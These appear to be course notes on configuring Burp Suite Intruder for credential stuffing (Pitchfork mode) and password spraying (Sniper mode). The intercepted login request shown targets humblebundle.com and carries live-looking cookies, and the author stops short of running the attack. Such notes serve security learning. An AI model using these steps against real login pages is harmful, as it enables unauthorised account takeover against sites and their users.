
Password (optional)

Cancel Save & Add Another Save & Edit Patterns **Save**


Turn it on and open Burpsuite with all defaults.




Go to your website and go to the sign in page, then turn intercept on.



Try to log on with basic fake emails and we will see it in our Burposuite



Right click > Send to Intruder. On the Intruder Tab, go to Positions and highlight the username and password parameters you entered and hit add on the right hand side.



Change the attack type to Pitchfork, then under the 'Payloads' section, paste the users in the 'Payload Settings' section, change the payload set to 2 and the Passwords in the 'Payload Settings' section.

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 1

Payload type: Simple list Request count: 1

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

TestUser

Add

Add from list ... [Pro version only]

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 2 Payload count: 1

Payload type: Simple list Request count: 1

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

TestPassword

Add

Add from list ... [Pro version only]

From here we can run the attack. But as this is not in scope for the course and my notes, I am not going to.

We can try password spraying by going back to the positions tab, changing the attack to Sniper, modifying the password parameter and letting it try the one password against multiple users.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x3 x+

PositionsPayloadsResource poolSettings

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://www.humblebundle.com

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1 POST /processlogin HTTP/2

2 Host: www.humblebundle.com

3 Cookie: __cf_bm=LnVUddoPBLRv.sH5vqWjRCnSdHwt3V_6793i6aPDJM:1697049131:0:AV1NHw/OnagPBXaPe/N2qHXTUXRXzW7D69Q8WmDT0ilShqBYAdo7LSv8E2au9T/Q9o++HUH+MrHUi r4TU/jCE=; csrf_cookie=wlRSeiV8shzNm75-1:1697049142; _simpleauth_sess=eyJpZCI6IHR1ZiZuU2syYmI1f0==|1697049191|7049e77f1e0d19f49c943c8454322046cd5918fc4; v2_humblebundlelive={%22b1d422%22%74d584e-a920-4c90-8d8a-e489e165bf2a22}; _gcl_auth=1.1.286221410.1697049160; rdt_uid=1697049160646.5d7de8d2.bbb9-4deb-a857-33ade35d1e05; cjConsent=MkxOfD98Tnw; cjUser=4f793022-8a01-46a9-a192-a93b2bbbadej; _lt_cid=7739bc2-16ce-4d23-886c-af8b86900f3; _lt_sid=fccaf88c-e361a47d; fingerprint=57658406013; _pin_unauth=dlkPVLXsmHoLkzTURiDESEaPaQzAwmpPeEXXsmtOVEFOWmpBMJSUQmtaR1ptwLR0bA; hmb_source=navbar; ga_521723FwQ5=GS1.1.1697049182.1.0.1697049182.60.0.0; _ga=GA1.1.1171500995.1697049182; userjournies=adffcc3d-fd8e-46b3-ad95-ba187bb1317c; _fbp=fb.1.1697049192836.566844274; _hjSessionUser_484572=eyJpZCI6Ijc1NGE1MzI1LTdmMDMtNTM3Y304Nz djLTMsZDZlYjY2ZDI2MGI5ImNyZWFOZmQlOjE2OTcwNDkxODI5MTksImV4aXNOaW5nIjpmYXxzZX0=; _hjFirstSeen=1; _hjIncludedInSessionSample_484572=0; _hjSession_484572=eyJpZCI6ImE1MGUjONTdlLWQ3YWI tNDgwYS04NGYzLTkzY2M2NzAOZDhkZCI5ImNyZWFOZmQlOjE2OTcwNDkxODI5MTksImV4aXNOaW5nIjpmYXxzZX0=; _hjAbsoluteSessionInProgress=0

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

5 Accept: application/json, text/javascript, */*; q=0.01

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

9 Csrf-Prevention-Token: wlrSeiV8shzNm75-1:1697049142

10 X-Requested-With: XMLHttpRequest

11 Content-Length: 109

12 Origin: https://www.humblebundle.com

13 Referer: https://www.humblebundle.com/login?hmb_source=navbar&goto=%2F

14 Sec-Fetch-Dest: empty

15 Sec-Fetch-Mode: cors

16 Sec-Fetch-Site: same-origin

17 Te: trailers

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19 access_token=&access_token_provider_id=&goto=%2F&password=Password1&qs=&username=\$example%40example.com&